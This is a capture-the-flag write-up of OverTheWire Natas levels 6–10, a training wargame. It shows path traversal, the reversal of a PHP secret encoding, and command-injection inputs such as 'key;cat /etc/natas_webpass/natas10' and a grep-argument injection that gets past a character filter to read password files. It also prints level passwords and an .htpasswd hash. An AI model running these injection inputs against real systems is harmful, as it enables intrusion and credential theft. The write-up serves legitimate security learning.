
OVERTHEWIRE – NATAS 6-10


WRITE UP BY CHANAN SHENKER

- Last we left off we solved natas5 and got the password for natas6.
- <u>Natas6:</u>
  - For this we get a query box (anywhere on a web page that you can submit info).
  - If we take a look at the source code we can see that if we submit the 'secret' well get granted access to natas7
  - so let look for the secret.


```
<h1>natas6</h1>
<div id="content">

<?

include "includes/secret.inc";

    if(array_key_exists("submit", $_POST)) {
        if($secret == $_POST['secret']) {
        print "Access granted. The password for natas7 is <censored>";
    } else {
        print "Wrong secret";
    }
    }
?>

<form method=post>
Input secret: <input name=secret><br>
<input type=submit name=submit>
</form>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```


- So I looked in the inspect element and there I saw the ‘secret’ variable I was looking for.







- Once submitted I go the key to the next level.
- Onwards!

- natas7:
  - So here we get two options. Home and about.
  - When I click on the home link the url at the top changes and displays the home page, and same with the about page.
  - When we look at the source code we see that the key to natas8 is in the file '/etc/natas_webpass/natas8'









```
17 <br>
18 <br>
19 this is the about page
20
21 <!-- hint: password for webuser natas8 is in /etc/natas_webpass/natas8 -->
22 </div>
23 </body>
24 </html>
```

- When appending the file path to the url we find the key to the next level.



- <u>Natas8:</u>
- Here we get a other query box that ask us for another secret so again lets look at the source code.

- When looking at the source code we see a php function to encode the secret, and they give us the encoded secret.
- So lets write a php function to do the opposite.
- And as we see we get a weird string that if we try to input as the secret we get granted the key to natas9.

```php
$encodedSecret = "3d3d516343746d4d6d6c315669563362";

function encodeSecret($secret) {
    return bin2hex(strrev(base64_encode($secret)));
}

if(array_key_exists("submit", $_POST)) {
    if(encodeSecret($_POST['secret']) == $encodedSecret) {
    print "Access granted. The password for natas9 is <censored>";
    } else {
    print "Wrong secret";
    }
}
```

HelloWorld.php

```php
<?php
  echo base64_decode(strrev(hex2bin('3d3d516343746d4d6d6c315669563362')))
?>
```

Output:

oubWYf2kBq

Input secret: oubWYf2kBq


Submit Query

Access granted. The password for natas9 is ZE1ck82lmdGIoErlhQgWND6j2Wzz6b6t

Input secret:


Submit Query


- <u>Natas9:</u>
  - So here we get a query box that lets us search for words. As you see we input ‘test’ and get all words containing ‘test’.
  - If we look at the source code we see a nice opportunity to use command injection(using the build of the command to slip in a system command) so let try a simple ‘;pwd’.




```
Output:
<pre>
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    passthru("grep -i $key dictionary.txt");
}
?>
</pre>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```

- The ‘;’ character in bash command tells the shell to execute the command before it and then after first command is done to execute the command after the ‘;’.
- So here wee see that the pwd command(shows where you are in the computer) was successful, so lets try something more interesting.
- What I submitted was ‘key;cat /etc/natas_webpass/natas10’. The final command will search for the words that have the string key and read for us the natas10 file.
- And there you have it!





- <u>Natas10:</u>
- Here they are restricting us from using certain characters, if we look at the source code we can see that ';|&' are forbidden.
- So let work around it. Let manipulate the grep command it uses.
- I submitted:

'.* /etc/natas_webpass/natas11 #'

the hashtag at the end is to turn everything else into a comment.

- and as wee see with the output we find the key to natas11.

For security reasons, we now filter on certain characters

Find words containing: [ ] Search

Output:

View sourcecode

```
Output:
<pre>
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    if(preg_match('/[;|&]/',$key)) {
        print "Input contains an illegal character!";
    } else {
        passthru("grep -i $key dictionary.txt");
    }
}
?>
</pre>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```

Find words containing: /etc/natas_webpass/natas11 # Search

Output:

```
.htaccess:AuthType Basic
.htaccess: AuthName "Authentication required"
.htaccess: AuthUserFile /var/www/natas/natas10/.htpasswd
.htaccess: require valid-user
.htpasswd:natas10:$apr1$banAG3g1$/ylV8wCOWC4VenZEsMPH.0
/etc/natas_webpass/natas11:UJdqkK1pTu6VLt9UHWAgRZz6sVUZ3lEk
```

View sourcecode